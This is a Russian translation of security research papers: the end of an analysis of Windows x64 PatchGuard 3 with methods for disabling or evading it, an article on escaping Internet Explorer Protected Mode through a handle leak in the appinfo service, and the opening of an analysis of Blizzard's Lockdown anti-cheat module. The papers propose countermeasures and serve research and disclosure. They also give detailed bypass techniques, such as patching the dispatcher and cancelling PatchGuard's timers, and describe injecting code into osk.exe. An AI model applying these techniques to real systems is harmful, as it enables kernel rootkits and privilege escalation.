К статье приложен исходный код простой программы для расшифрования контекста PatchGuard в памяти. Она принимает журнал команд `dq` из отладчика ядра, охватывающий весь контекст, ключ (`KDPC + 0x40`) и значение `KDPC->DeferredContext`.

3.5. Поддержка изменения кода

Хотя PatchGuard запрещает изменять ядро, не весь его код остается неизменным после загрузки. Существуют разрешенные исправления. Например, при поддержке гипервизора функция SwapContext может быть изменена во время выполнения так, чтобы передавать управление EnlightenedSwapContext. PatchGuard учитывает такие исключения и при инициализации сохраняет адреса соответствующих функций в контексте.

Фрагмент проверки SwapContext:

```
cmp     rdi, [rbx+PATCHGUARD_CONTEXT.SwapContext]
jnz     short NotSwapContextExemption
cmp     byte ptr [rdi], 0EBh
jnz     short NotSwapContextExemption
cmp     byte ptr [rdi+1], 0F9h
jnz     short NotSwapContextExemption
cmp     byte ptr [rdi-5], 0E9h
jnz     short NotSwapContextExemption
mov     rcx, [rbx+PATCHGUARD_CONTEXT.EnlightenedSwapContext]
movsxd  rax, dword ptr [rdi-4]
sub     rcx, rdi
cmp     rax, rcx
jz      short BadSwapContextHook
```

Второй набор исправлений обеспечивает совместимость со старыми процессорами. Ранние 64-разрядные процессоры Intel не поддерживали prefetch, поэтому ядро перехватывает исключение недопустимого кода операции и на лету удаляет эту инструкцию. PatchGuard обычно запрещает подобные изменения, но специально учитывает этот случай. При инициализации он создает код с prefetch, проверяет, увеличился ли счетчик исправленных инструкций, и на старом процессоре включает белый список адресов RVA из двоичного ресурса PREFETCHWLIST.

```
call    KeGetPrcb
mov     ecx, 2
cmp     [rax+63Dh], cl ; Prcb->CpuVendor
mov     [rsp+0EC8h+var_D48], rax
jnz     short SkipEnablePrefetchPatchExemption
lea     rdx, [rsi+214h] ; PrefetchRoutineCode
mov     dword ptr [rdx], 0C3090D0Fh ; prefetch [rcx] ; ret
mov     ebx, cs:KiOpPrefetchPatchCount
lea     rcx, [rsp+0EC8h+arg_18]
call    rdx
mov     ecx, cs:KiOpPrefetchPatchCount
cmp     ebx, ecx
jz      short SkipEnablePrefetchPatchExemption

mov     [rsi+2B1h], dil ; EnablePrefetchPatchExemption
```

4. Механизмы обхода и контрмеры

Как и вторую версию, PatchGuard 3 нельзя считать неуязвимым для драйвера, намеренно выполняющего запрещенные операции. Возможны многочисленные атаки и контрмеры.

4.1. Гибридный перехват исключений и поиск памяти

При запуске через SEH PatchGuard 3 использует случайно сформированные саморасшифровывающиеся блоки, поэтому его контексты нельзя просто найти сканированием невыгружаемого пула. Наличие пути без SEH не позволяет надежно отключить защиту одним лишь перехватом диспетчеризации исключений. Однако два механизма дополняют друг друга

неидеально. Переиспользуемую DPC, вызываемую через SEH, можно перехватить непосредственно перед выполнением. Путь без SEH, напротив, уязвим для поиска в памяти, поскольку статический код в невыгружаемом пуле преобразует соглашение о вызовах DPC в соглашение саморасшифровывающейся программы первого этапа PatchGuard.

Сочетание поиска в памяти и перехвата SEH позволяет атаковать оба способа запуска. Для этого необходимо преодолеть сокрытие сведений об исключении и рандомизацию стека. Первая задача не слишком трудна: логика маскирования раскрывает часть данных. Кроме того, перехват можно выполнить ниже `_C_specific_handler`, например в легко обнаруживаемой через IDT функции `KiGeneralProtectionFault`, еще до ассемблерного обработчика.

Даже в `_C_specific_handler` PatchGuard распознается по совокупности признаков: исключение возникло внутри ядра, имеет два параметра, а стек содержит диспетчер DPC или DPC таймера. Последний признак помогает обойти случайные кадры стека.

Чтобы проверить наличие диспетчера в стеке, его сначала находят в образе ядра. Эти функции не экспортируются, а у диспетчера DPC таймера есть три места вызова. Однако можно запросить обычную и таймерную DPC через документированные API, а внутри процедуры получить адрес возврата встроенной функцией `ReturnAddress()` — он гарантированно находится в соответствующем диспетчере. Для таймерного диспетчера помогают метаданные раскрутки x64: от произвольной инструкции можно пройти цепочку до внешнего блока и найти начало функции. Это позволяет установить, принадлежат ли два адреса одной функции, и определить `KiTimerExpiration`.

Изменения указателей исключения и инструкции, внесенные `KiCustomAccessHandler`, обходятся трассировкой стека из `_C_specific_handler` без использования записи контекста. Стек выглядит так, будто сбойная инструкция вызвала `KiGeneralProtectionFault`, поэтому текущего контекста достаточно для раскрутки. Подход устойчив и к будущим изменениям регистров обработчиком.

Определив адреса стека, принадлежащие диспетчерам, можно найти настоящий адрес возврата переиспользуемой DPC независимо от ложных случайных вызовов. Тем самым улучшенная защита пути SEH обходится, а стек исключения PatchGuard снова удается безопасно раскрутить.

Остается путь без SEH. Промежуточная процедура, адаптирующая вызов DPC к программе расшифрования первого этапа, статична и содержит узнаваемые константы. Чтобы отключить ее, достаточно записать инструкцию `ret`. Исходный код рабочего гибридного обхода приложен к статье.

Microsoft могла бы разрушить этот подход, сделав адаптер пути без SEH непостоянным — случайно генерируемым кодом в невыгружаемом пуле — и изменив предположения обхода через SEH. Однако автор считает, что надежнее удалять значимые сведения еще до вызова любых обработчиков, поскольку само исключение служит первой удобной точкой перехвата.

4.2. Диспетчеризация DPC и таймерных DPC

Хотя SEH перестал быть единственной точкой отказа проверки целостности, диспетчеры DPC и таймеров остаются привлекательными целями. Простой обход состоит в поиске и изменении мест вызова обеих процедур. PatchGuard распознается там по неканоническому значению `DeferredContext` либо по `DeferredRoutine` в невыгружаемом пуле. В третьей версии достаточно первого признака: оба пути используют совместимые соглашения о вызовах и скрытый неканонический указатель в `DeferredContext`.

Главный недостаток — сложность произвольного изменения 64-разрядного кода из-за размера вставок и инструкций с адресацией относительно указателя команд. Но эта общая проблема

преодолима: Microsoft Detours [5] демонстрирует возможность перехвата кода x64.

Автор рекомендует усилить оба диспетчера в следующем выпуске, поскольку они остаются привлекательной общей точкой отказа. Возможен третий механизм запуска без традиционных DPC. Поиск мест вызова можно усложнить разными постоянными стеками для трех вызовов таймерного диспетчера в сочетании с рандомизацией. Одной рандомизации мало: множество наблюдений позволяет отфильтровать случайные записи. Недостаток решения — намеренное создание запутанного кода в критической части ОС.

4.3. Отмена таймеров PatchGuard

PatchGuard по-прежнему зависит от таймерных DPC, поэтому их список в ядре остается привлекательной целью. Он общий для всех путей управления, поскольку отложенный запуск всегда выполняется таймерами.

Первое препятствие — поиск неэкспортируемых переменных ядра. Их можно распознать по сигнатурам: короткие функции вроде KeCancelTimer предсказуемо ссылаются на список. Другой способ — создать собственный таймер, вставить его в список, а затем проверить все выровненные по восьми байтам значения в секции неинициализированных невыгружаемых данных `ntoskrnl`, трактуя допустимые адреса как связанные списки. Это грубый и не вполне безопасный перебор, зависящий от `MmIsValid`, но он служит альтернативой сигнатурному поиску.

Второе препятствие — сокрытие связи между KTIMER и KDPC при помощи `KiWaitAlways` и `KiWaitNever`. Для поиска ключей необходим анализ или сигнатуры процедур вроде `KeSetTimerEx`.

Другой подход обходится без сигнатур и перебора, но требует компонента пользовательского режима. Драйвер активируется после запуска Win32, служба загружает символы текущего ядра, находит `KiTimerTableListHead`, `KiWaitNever` и `KiWaitAlways` и передает их адреса драйверу через `DeviceIoControl`. Отладчик ядра должен находить эти переменные по именам для `!kdexts.timer`, поэтому Microsoft не может удалить или переименовать их, не нарушив работу существующих расширений.

Зная переменные, можно пройти список, расшифровать ссылки DPC и найти таймер PatchGuard по интервалу в несколько минут, неканоническому `DeferredContext` и, возможно, указателю процедуры в невыгружаемом пуле. Найденный таймер отключается через `KeCancelTimer` либо заменой процедуры DPC на пустой возврат.

В качестве контрмеры следует затруднить отличие DPC PatchGuard от обычных таймерных объектов и добавить способы запуска, меньше зависящие от списка таймеров.

4.4. Подмена таблиц страниц

Проверка PatchGuard работает в защищенном режиме с включенной страничной адресацией. Теоретически это позволяет скрыть изменения ядра. Первую инструкцию диспетчеров таймеров и DPC заменяют переходом к стороннему коду. Перед диспетчеризацией создается теневая копия таблиц страниц, совпадающая с обычной, за исключением записей измененных страниц ядра: они указывают на физические страницы с исходным содержимым. Адрес возврата диспетчера в стеке заменяется адресом драйвера, `cr3` переключается на теневую таблицу, после чего выполнение возвращается ко входу диспетчера, где изменений уже не видно. После диспетчеризации, включая возможный запуск PatchGuard, управление получает драйвер, синхронизирует изменения таблиц и восстанавливает `cr3`.

Такой способ не отключает PatchGuard, а позволяет сосуществовать с ним при измененном коде ядра. Скрывать страницы данных подобным образом менее практично. Поскольку диспетчеризация DPC выполняется на уровне DISPATCH_LEVEL и переключение потоков запрещено, подмена cr3 сравнительно осуществима.

Преимущество состоит в отсутствии прямой атаки на PatchGuard и обходе его защит. Недостатки — сложная синхронизация в многопроцессорной системе, снижение производительности критического пути, сброс TLB при каждой группе DPC и возможность обработки аппаратных событий с теневой таблицей, в которой скрытые изменения не видны.

Microsoft могла бы при инициализации сохранить копии всех записей PTE ядра и проверять их вместе с кодом, а если PatchGuard всегда выполняется в системном процессе — требовать известное значение cr3.

4.5. Изменение обработчиков исключений DPC

В PatchGuard 3 изменен протокол запуска первого этапа расшифрования. Все вызывающие зашифрованный контекст содержат постоянную восьмибайтовую последовательность кодов операций, которая складывается по XOR со значением в начале контекста и образует исходный ключ. Значение 0x8513148113148F0 уникально и почти не должно встречаться вне PatchGuard. Все точки вызова, включая переиспользуемые обработчики DPC и адаптер в невыгружаемом пуле, ссылаются на него без маскирования.

Получается простая сигнатура: достаточно найти эту строку в невыгружаемом пуле и коде ядра, чтобы обнаружить инструкции во всех путях запуска контекста проверки. Их нетрудно изменить так, чтобы выйти из обработчика исключения либо немедленно вернуться из кода пула. Атака предотвращает запуск PatchGuard и требует минимум вспомогательной логики.

Microsoft легко закрыть этот метод, убрав общую для всех точек вызова постоянную восьмибайтовую строку. По иронии в PatchGuard 2 была похожая четырехбайтовая последовательность, но ее запись маскировалась и не давала единой сигнатуры. Изменение в третьей версии отменило прежнюю защиту и вдвое увеличило длину отпечатка.

4.6. Подмена MSR системных вызовов

По аналогии с таблицами страниц на время диспетчеризации DPC можно подменять MSR системных вызовов и другие защищенные регистры управления процессором, восстанавливая измененные значения после возврата. MSR содержат адрес диспетчера системных вызовов и потому особенно привлекательны для перехвата.

В однопроцессорной системе для перехвата одних лишь системных вызовов можно не менять cr3: физические страницы безопасно изменяются и восстанавливаются до и после вызова диспетчера, а адрес возврата направляет выполнение в нужную точку, не оставляя исправленных кодов операций между вызовами. В многопроцессорной системе необходима согласованная подмена MSR во всех диспетчерах, не позволяющая второму процессору увидеть изменения, особенно при наличии второго контекста PatchGuard.

Контрмера — затруднить поиск всех изменяемых областей, добавив способы запуска, не связанные с DPC и, желательно, не использующие легко перехватываемые экспортируемые API.

5. Заключение

PatchGuard 3 содержит точечные контрмеры против многих опубликованных обходов, но, как и предшественники, допускает полное отключение или сосуществование с запрещенными изменениями. Будущие версии, вероятно, также останутся уязвимы, хотя Microsoft способна закрывать известные публичные методы. По мнению автора, пока PatchGuard не получит аппаратную поддержку, например доверенную загрузку с TPM и постоянно работающий гипервизор, настойчивые исследователи смогут продолжать его атаковать.

С другой стороны, усилия Microsoft уже дали результат: драйверы, нарушающие требования PatchGuard, не получили массового распространения в Windows x64. Возможно, защите и не нужно быть идеальной — достаточно удерживать поставщиков от выпуска обходящих ее продуктов. Время покажет, сохранится ли этот эффект.

Ссылки

[1] Skywing. Subverting PatchGuard version 2.

<<http://www.uninformed.org/?v=6&a=1&t=sumry>>; дата обращения: 16 сентября 2007 г.

[2] Skywing. Programming against the x64 exception handling support, part 7: Putting it all together, or building a stack walking routine.

<<http://www.nynaeve.net/?p=113>>; дата обращения: 16 сентября 2007 г.

[3] skape. Improved Automated Analysis of Windows x64 Binaries.

<<http://uninformed.org/index.cgi?v=4&a=1&t=sumry>>; дата обращения: 16 сентября 2007 г.

[4] skape, Skywing. Bypassing PatchGuard on Windows x64.

<<http://uninformed.org/index.cgi?v=3&a=3&t=sumry>>; дата обращения: 16 сентября 2007 г.

[5] Microsoft. Detours.

<<http://research.microsoft.com/sn/detours/>>; дата обращения: 16 сентября 2007 г.

Выход из тюрьмы: побег из защищенного режима Internet Explorer

Дата: сентябрь 2007

Автор: Skywing

Контакт: <Skywing@valhallalegends.com>

Сайт: <<http://www.nynaeve.net>>

Аннотация

В Windows Vista Microsoft добавила в ядро новую форму обязательного контроля доступа — уровни целостности. Они дополняют диспетчер безопасности и позволяют задавать ограничения для отдельных процессов, тогда как прежние версии Windows NT в основном различали пользователей. На уровнях целостности основан защищённый режим Internet Explorer: браузер работает с низкими правами и не может изменять большинство файлов и ключей реестра. Идея разумна, но ошибки реализации способны подорвать всю модель.

1. Введение

Защищённый режим Internet Explorer запускает браузер с уменьшенными правами. Диспетчер безопасности по умолчанию запрещает ему запись в большинство объектов файловой системы и реестра, оставляя специальные изолированные области, куда браузеру записывать разрешено.

Хотя у Protected Mode в текущей реализации есть фундаментальные недостатки, например неспособность защитить пользовательские данные от чтения скомпрометированным процессом браузера, считалось, что он эффективно блокирует большую часть доступа на запись к системе со стороны скомпрометированного браузера. Польза в том, что если пользователь работает в Internet Explorer и внутри IExplore.exe происходит переполнение буфера, постоянное воздействие должно быть уменьшено. Например, вместо доступа на запись ко всему, что доступно учетной записи пользователя, код эксплойта был бы ограничен возможностью писать в низкоцелостный раздел реестра и низкоцелостные каталоги временных файлов. Это сильно влияет на способность вредоносного ПО закрепиться или скомпрометировать компьютер за пределами одного IExplore.exe без какого-либо взаимодействия с пользователем, например без убеждения пользователя запустить программу из недоверенного места с полными правами или иных атак социальной инженерии.

2. Защищённый режим и уровни целостности

Внутренне Protected Mode реализован запуском IExplore.exe как процесса с низкой целостностью. При дескрипторе безопасности по умолчанию, который применяется к большинству защищаемых объектов, процессы с низкой целостностью обычно не могут запрашивать права доступа, сопоставимые с GENERIC_WRITE, к конкретному объекту. Поскольку Internet Explorer все же должен иметь возможность сохранять некоторые файлы и настройки, для низкоцелостных процессов могут создаваться, и действительно создаются, исключения в виде ключей реестра и каталогов со

специальными дескрипторами безопасности, дающими таким процессам возможность запрашивать доступ на запись. Так как процесс IExplore не может записывать файлы в место, которое затем автоматически использовалось бы процессом с более высокой целостностью, и не может запрашивать опасные права доступа к другим запущенным процессам, например возможность внедрять код через PROCESS_VM_WRITE и подобные права, вредоносный код, работающий в контексте скомпрометированного IExplore, теоретически довольно хорошо изолирован от остальной системы.

Изоляция надёжна лишь при отсутствии ошибок реализации. В управлении процессами разных уровней действительно есть дефекты, позволяющие выйти из защищённого режима с низкой целостностью. Чтобы их понять, нужно разобраться в новой модели Windows, лежащей в основе многих возможностей Vista, включая контроль учётных записей пользователей (UAC).

При входе в Windows Vista с включённым UAC оболочка обычно получает средний уровень целостности. Уровни задаются числами, а названия «низкий», «средний», «высокий» и «системный» обозначают известные значения. Средний уровень используется по умолчанию даже для администраторов, кроме особой встроенной учётной записи Administrator. Он примерно соответствует ограниченному пользователю прежних версий Windows: разрешает изменять собственный профиль и ветвь реестра, но не систему целиком.

Когда пользователь запускает Internet Explorer, процесс IExplore.exe создается с низкой целостностью. Дескриптор безопасности по умолчанию для большинства объектов Windows, как уже упоминалось, не дает низкоцелостным процессам получать доступ на запись к защищаемым объектам средней целостности. В действительности дескриптор безопасности по умолчанию запрещает доступ на запись к более высоким целостностям, не только к средней, хотя в случае Internet Explorer эффект похож. В результате процесс IExplore.exe не может напрямую писать в большинство мест системы.

Однако в некоторых случаях Internet Explorer все же должен получать доступ на запись к местам за пределами низкоцелостной песочницы Protected Mode. Для этой задачи Internet Explorer полагается на вспомогательный процесс ieuser.exe, который работает на среднем уровне целостности. Между ieuser.exe и IExplore.exe есть строго контролируемый RPC-интерфейс, позволяющий Internet Explorer, работающему с низкой целостностью, попросить ieuser.exe показать диалоговое окно, чтобы пользователь, скажем, выбрал место сохранения файла, после чего этот файл был бы сохранен на диск. Именно благодаря этому механизму можно сохранять файлы в домашний каталог даже в Protected Mode. Поскольку RPC-интерфейс позволяет IExplore.exe использовать его только для запроса сохранения файла, программа не может напрямую злоупотребить этим RPC-интерфейсом для записи в произвольные места, по крайней мере без взаимодействия с пользователем.

Одна из причин, почему этим RPC-интерфейсом нельзя тривиально злоупотребить, состоит в том, что в оконный менеджер также встроена защита, не позволяющая потоку с более низким уровнем целостности отправлять некоторые потенциально опасные сообщения потокам с более высоким уровнем целостности. Это позволяет ieuser.exe безопасно отображать пользовательский интерфейс на том же рабочем столе, что и процесс IExplore.exe, не давая вредоносному коду в Internet Explorer просто симулировать фальшивые нажатия клавиш, чтобы без участия пользователя заставить его сохранить опасный файл в опасное место.

Программы, учитывающие уровни целостности, обычно используют посредника с более высокими правами и строго ограниченным интерфейсом. В UAC это привилегированная служба, показывающая защищённое окно согласия перед административной операцией. Менее привилегированный процесс не может повысить себя сам — он лишь просит службу выполнить разрешённое действие, а оконный менеджер не даёт ему подделать ввод в окно с более высокой целостностью.

3. Взлом процесса-посредника

Если вы некоторое время пользовались Windows Vista, описанное выше поведение не должно казаться новым. Однако есть случаи, которые еще не обсуждались, но которые вы могли время от времени наблюдать в Windows Vista. Например, хотя программам обычно запрещено синтезировать ввод через границы уровней целостности, в некоторых ограниченных обстоятельствах это разрешено. Один простой для наблюдения пример - экранная клавиатура (`osk.exe`), которая, несмотря на запуск без запроса UAC, может генерировать сообщения клавиатурного ввода, передаваемые другим процессам, даже повышенным административным процессам. На первый взгляд это выглядит как пролом в системе безопасности; возникают вопросы вроде: "Если одна программа может магически отправлять нажатия клавиш процессам с более высокой целостностью, почему другая не может?" Однако на самом деле существуют тщательно спроектированные ограничения, призванные не дать пользователю или программе произвольно выполнять собственный код с такой возможностью.

Прежде всего, чтобы запросить специальный доступ для отправки неограниченного клавиатурного ввода, основной исполняемый файл программы должен разрешаться в путь внутри каталога Program Files или Windows. Хотя автор считает такую проверку по сути огромным хаком, в лучшем случае, она эффективно мешает "обычному пользователю", работающему на средней целостности, запускать собственный код, способный синтезировать нажатия клавиш для высокоцелостных процессов, поскольку обычный пользователь не сможет записать файл ни в один из этих каталогов. Кроме того, такая программа должна быть подписана действительной цифровой подписью от любого доверенного корня подписи кода. С точки зрения безопасности эта проверка, по мнению автора, довольно бесполезна: любой может заплатить центру подписи кода и получить сертификат подписи на свое имя; сертификаты подписи кода не гарантируют отсутствие вредоносности или даже ошибок. Хотя вторую проверку легко обойти платежом центру сертификации, обычный пользователь не может так же легко обойти первую проверку, связанную с ограничением места расположения основного исполняемого файла программы.

Даже если пользователь не может напрямую запустить собственный код как программу с доступом к симуляции нажатий клавиш для процессов с более высокой целостностью, что внутри известно как `uiaccess`, может возникнуть впечатление, что можно просто внедрить код в уже работающий экземпляр `osk.exe` или другой процесс с `uiaccess`. Однако и это не сработает: процесс, отвечающий за запуск `osk.exe`, та же сломанная служба, которая отвечает за запуск UI согласия UAC, служба Application Information (`appinfo`), создает `osk.exe` с уровнем целостности выше обычного, чтобы с помощью механизма безопасности уровней целостности заблокировать пользователям возможность внедрять код в процесс, имеющий доступ к симуляции нажатий клавиш.

Когда служба `appinfo` получает запрос на запуск программы, которой может требоваться повышение, что происходит при вызове `ShellExecute`, она изучает токен пользователя и манифест приложения, чтобы определить, что делать. Манифест приложения может указать, что программа запускается с уровнем целостности пользователя, что ей требуется повышение, и тогда запускается UI согласия, что она должна быть повышена тогда и только тогда, когда текущий пользователь является неповышенным администратором, а иначе программа должна быть запущена без повышения, или что программа запрашивает возможность выполнять симуляцию нажатий клавиш для процессов высокой целостности.

В случае запроса на запуск программы, запрашивающей `uiaccess`, для обслуживания запроса вызывается `appinfo!RAILaunchAdminProcess`. Затем процесс проверяется нахождение внутри жестко заданного набора разрешенных каталогов функцией

appinfo!AiCheckSecureApplicationDirectory. После проверки, что программа запускается из разрешенного каталога, управление в конце концов передается appinfo!AiLaunchProcess, которая выполняет оставшуюся работу по обслуживанию запроса запуска. В этот момент из-за требования "безопасного" каталога приложения ограниченный пользователь, как и пользователь с низкой целостностью, не может поместить собственный исполняемый файл ни в один из "безопасных" каталогов.

Служба appinfo принимает запросы от процессов любого уровня и должна выбрать целостность нового процесса. Для uiaccess окно согласия не показывается, поскольку полноценные права администратора не выдаются, но новый процесс всё равно нужно защитить от остальных процессов пользователя. Функция appinfo!LUASetUIAToken повышает его уровень относительно вызывающего, если тот ниже высокого (0x3000), и сначала запрашивает связанный токен вызывающего. Это второй, теневой токен администратора, вошедшего с UAC: обычно он работает со средним уровнем без административных привилегий и членства в группе Administrators.

Если связанный токен есть, LUASetUIAToken берёт из него уровень для нового процесса. У обычного ограниченного пользователя такого токена нет, поэтому используется уровень самого вызывающего. Тогда новый процесс получает ту же целостность и остаётся полностью доступным вызывающему.

Поэтому LUASetUIAToken дополнительно проверяет выбранный уровень и, если он ниже высокого, прибавляет 16. Между именованными уровнями — низким, средним, высоким и системным — существует по 0x1000 безымянных значений. Любое значение выше уровня вызывающего уже защищает новый процесс. Для полностью повышенного администратора дополнительное повышение не требуется.

После определения итогового уровня целостности LUASetUIAToken изменяет уровень целостности в токене, который будет использован для запуска нового процесса, чтобы он соответствовал нужному значению. На этом appinfo готова создать процесс. При необходимости загружается блок профиля пользователя и создается блок окружения, после чего вызывается advapi32!CreateProcessAsUser, чтобы запустить для вызывающего приложение с включенным uiaccess и повышенным уровнем целостности. После создания процесса выходные параметры CreateProcessAsUser маршальются обратно в процесс вызывающего, и AiLaunchProcess сообщает вызывающему об успешном завершении.

Если вы следили за изложением, у вас, вероятно, возник вопрос: "Как все это связано с Internet Explorer Protected Mode?" Оказывается, в описанном выше протоколе создания uiaccess-процессов есть небольшой дефект. Проблема в том, что AiLaunchProcess возвращает выходные параметры CreateProcessAsUser обратно процессу вызывающего. Это опасно, потому что в модели безопасности Windows проверки безопасности выполняются при попытке открыть дескриптор; после открытия дескриптора запрошенные права доступа навсегда связаны с этим дескриптором независимо от того, кто его использует. В случае appinfo это становится реальной проблемой, потому что appinfo, будучи создателем нового процесса, получает обратно дескриптор потока и дескриптор процесса, дающие полный доступ к новому потоку и процессу соответственно. Затем appinfo маршалит эти дескрипторы обратно вызывающему, который может работать на низком уровне целостности. В этот момент возникает проблема повышения привилегий: вызывающему по сути передали ключи от процесса с более высокой целостностью. Обычно вызывающий никогда не смог бы самостоятельно открыть дескриптор нового процесса, но в этом случае ему и не нужно: служба appinfo делает это за него и возвращает ему дескрипторы.

В случае ShellExecute клиентская заглушка для процедуры AiLaunchAdminProcess из appinfo не хочет и не нуждается в дескрипторах процесса и потока и сразу их закрывает. Однако это, очевидно, не является барьером безопасности, поскольку этот код выполняется в недоверенном процессе и может быть пропатчен. Поэтому в службе appinfo существует своего рода дыра

повышения привилегий. Ею можно злоупотребить, чтобы без взаимодействия с пользователем утечь дескриптор процесса с более высокой целостностью процессу с низкой целостностью, например Internet Explorer в Protected Mode. Более того, даже Internet Explorer в Protected Mode, работающий с низкой целостностью, может запросить запуск уже существующего исполняемого файла с флагом `uiaccess`, например `osk.exe`, который удобно уже находится в "безопасном" каталоге приложений, системном каталоге Windows. С дескрипторами процесса и потока, возвращенными `appid`, можно внедрить код в новый процесс, а дальше, как говорится, все уже история.

4. Оговорки

Хотя проблема, описанная в этой статье, действительно является дырой повышения привилегий, у нее есть некоторые ограничения. Прежде всего, если вызывающий работает как обычный пользователь, а не как неповышенный администратор, `appid` создает `uiaccess`-процесс с уровнем целостности `0x1010` (низкая целостность + 16). Это все еще меньше средней целостности (`0x2000`), и поэтому в случае настоящего ограниченного пользователя новый процесс, хотя и защищен от других низкоцелостных процессов, по-прежнему не может напрямую вмешиваться в процессы средней целостности.

Для неповышенного администратора `appid.exe` возвращает дескриптор процесса высокой целостности. Административных прав у него нет: `SID BUILTIN\Administrators` действует только для запрета. Но процесс может без участия пользователя внедрять код в другие процессы того же пользователя. Если на рабочем столе уже есть полноценный административный процесс высокой целостности, его можно атаковать напрямую. Таким образом, ошибка позволяет выйти из защищенного режима и писать во весь профиль пользователя, хотя сама по себе не выдаёт полные права администратора.

Исходный код простой программы, демонстрирующей проблему службы `appid`, прилагается к статье. На данный момент ожидается, что проблема будет исправлена в Windows Vista Service Pack 1 и Windows Server 2008 RTM. Примерный код запускает `osk.exe` через `ShellExecute`, патчит вызовы `CloseHandle` в `ShellExecute`, чтобы сохранить дескрипторы процесса и потока, а затем внедряет в `osk.exe` поток, запускающий `cmd.exe`. Примерная программа также включает средство создания низкоцелостного процесса для проверки корректной работы; предполагаемое использование - запустить командную оболочку с низкой целостностью, убедиться, что в каталоги вроде каталога профиля пользователя нельзя писать, а затем из низкоцелостного процесса использовать примерную программу для запуска экземпляра `cmd.exe` со средней целостностью без взаимодействия с пользователем, который действительно имеет полную свободу действий в каталоге профиля пользователя. Тот же код будет работать в контексте Internet Explorer в Protected Mode, хотя ради ясности и краткости примера автор не включил код для внедрения примерной программы в той или иной форме в Internet Explorer, что симулировало бы атаку на браузер.

Обратите внимание: хотя `uiaccess`-процесс запускается как процесс высокой целостности, он настроен так, что если явно не предоставить токен, запрашивающий высокую целостность, новые дочерние процессы `uiaccess`-процесса будут запускаться как процессы средней целостности. При желании эту проблему можно обойти и сохранить высокую целостность, используя `CreateProcessAsUser` из кода, внедренного в `uiaccess`-процесс. Однако, как описано выше, простое сохранение высокой целостности само по себе не дает административного доступа. Если на текущем рабочем столе нет других процессов высокой целостности, работающих от имени текущего пользователя, запуск с высокой целостностью и запуск со средней целостностью с неповышенным токеном функционально эквивалентны практически во всех смыслах.

5. Заключение

UAC, защищённый режим Internet Explorer и уровни целостности меняют традиционную модель Windows, где все процессы одного пользователя считались одинаково доверенными. Vista и Windows Server 2008 вводят понятие недоверенного процесса. Это может заметно повысить безопасность, но написать надёжный процесс-посредник трудно: простая ошибка, как в appinfo, компрометирует весь механизм. Разбор таких дефектов должен помочь находить их до выпуска продукта.

Объективный анализ системы защиты Lockdown для Battle.net

Дата: 12/2007

Автор: Skywing

Контакт: <skywing@valhallalegends.com>

Аннотация

Ближе к концу 2006 года Blizzard развернула первое крупное обновление системы проверки версии и аутентификации клиентского ПО, используемой для проверки подлинности клиентов, подключающихся к Battle.net через бинарный протокол игрового клиента. Эта система применялась с момента вскоре после выхода оригинальной Diablo и публичного запуска Battle.net. Новый модуль аутентификации, Lockdown, ввел ряд механизмов, предназначенных для повышения сложности подделки игрового клиента при входе в Battle.net. Кроме того, новый модуль аутентификации добавил проверки целостности клиентских бинарных файлов в памяти во время выполнения. Это должно обеспечивать простое обнаружение многих модификаций клиента, часто называемых "хаками", которые патчат игровой код в памяти для изменения поведения игры.

Lockdown применяет средства против отладки и обратного анализа, а также проверки, мешающие запустить модуль Blizzard внутри постороннего процесса. Иначе атакующий мог бы просто использовать настоящий модуль для подделки входа либо допуска изменённого клиента в Battle.net. Однако у новой защиты тоже есть недостатки, подробно разобранные в статье.

1. Введение

Lockdown входит в набор мер, затрудняющих подключение к Battle.net клиента, не являющегося настоящей игрой Blizzard. К таким клиентам здесь относятся и изменённые игры, и сторонние программы-эмуляторы. Протокол также требует действительный ключ компакт-диска и использует нестандартную производную SRP для входа в учётную запись. Недокументированность этих механизмов дополнительно усложняет подключение посторонней программы.

До Lockdown версии клиента проверяла прежняя система. Она сопротивлялась повторению запросов, но небольшой серверный набор пар «запрос — ответ» позволял накопить результаты множества успешных входов и затем воспроизводить их. Сервер отправлял клиенту динамическую формулу контрольной суммы. Модуль ver, или ix86ver, применял её как одностороннюю свёртку к нескольким ключевым двоичным файлам игры и возвращал результат серверу. Неверный ответ приводил к отказу во входе.

Модуль ver обнаруживает некоторые поддельные клиенты, например с изменёнными файлами Blizzard на диске, но почти не мешает правкам в памяти. Атакующий также может создать эмулятор, который вызывает настоящий ver либо воспроизводит восстановленный алгоритм. Единственная помеха: часть проверки всегда выполняется над образом вызывающего процесса, имя которого сообщает Win32 API GetModuleFileNameA. Достаточно перехватить эту функцию и подменить возвращаемое имя.

С учетом возможностей существующего модуля "ver" Lockdown представляет большой шаг вперед в направлении гарантии, что только настоящее клиентское ПО Blizzard может входить в Battle.net

как игровой клиент. Во многих отношениях Lockdown стал для Blizzard первым примером выпуска кода, который активно пытается мешать анализу через отладчик и нетривиальными механизмами сопротивляется вызову из чужого процесса.

Несмотря на вложенную в Lockdown работу, он оказался, возможно, менее эффективным, чем изначально ожидалось. Хотя автор не может назвать точные ожидания от Lockdown, можно предположить, что целью была "жизнь хака" дольше нескольких дней. В этой статье обсуждаются основные защитные системы, встроенные в Lockdown и связанную систему аутентификации, потенциальные атаки против них и технические контрмеры, которые Blizzard могла бы реализовать в будущем выпуске нового модуля проверки версии/аутентификации.

Разработчиков Lockdown ограничивает среда работы модуля:

1. Серверная часть, по-видимому, не создаёт пары «запрос — ответ» во время работы, а использует заранее подготовленный набор.
2. Модуль должен работать на всех операционных системах, поддерживаемых всеми играми Blizzard, от Windows 9x до Windows Vista x64. Отметим, что для других архитектур, например Mac OS, предусмотрена возможность использовать систему, отличную от Windows-архитектур.
3. Модуль должен работать на всех версиях всех игр Blizzard с Battle.net, включая предыдущие версии. Это связано с тем, что модуль является неотъемлемой частью системы контроля версий ПО Battle.net и поэтому используется на старых клиентах до их обновления.
4. Легитимные пользователи не должны часто сталкиваться с ложными срабатываниями, и нежелательно, чтобы ложные срабатывания приводили к автоматическим постоянным мерам против легитимных пользователей, например закрытию учетной записи.

Отдельно автор считает, что система проверки версии и аутентификации не является системой защиты от копирования для Battle.net, поскольку она никак не препятствует использованию дополнительных копий настоящего игрового ПО Blizzard в Battle.net. По сути, система проверки версии и аутентификации предназначена для того, чтобы обеспечить вход в Battle.net только копий настоящего игрового ПО Blizzard. Меры защиты от копирования в Battle.net обеспечиваются функцией CD-Key, где сервер требует, чтобы у пользователя был действительный и уникальный CD-Key для соответствующих продуктов.

2. Защитные схемы модуля Lockdown

В отличие от старого ver, Lockdown активно сопротивляется анализу и попыткам получить правильный ответ на серверный запрос из постороннего процесса.

Защитные схемы Lockdown можно разделить на несколько категорий:

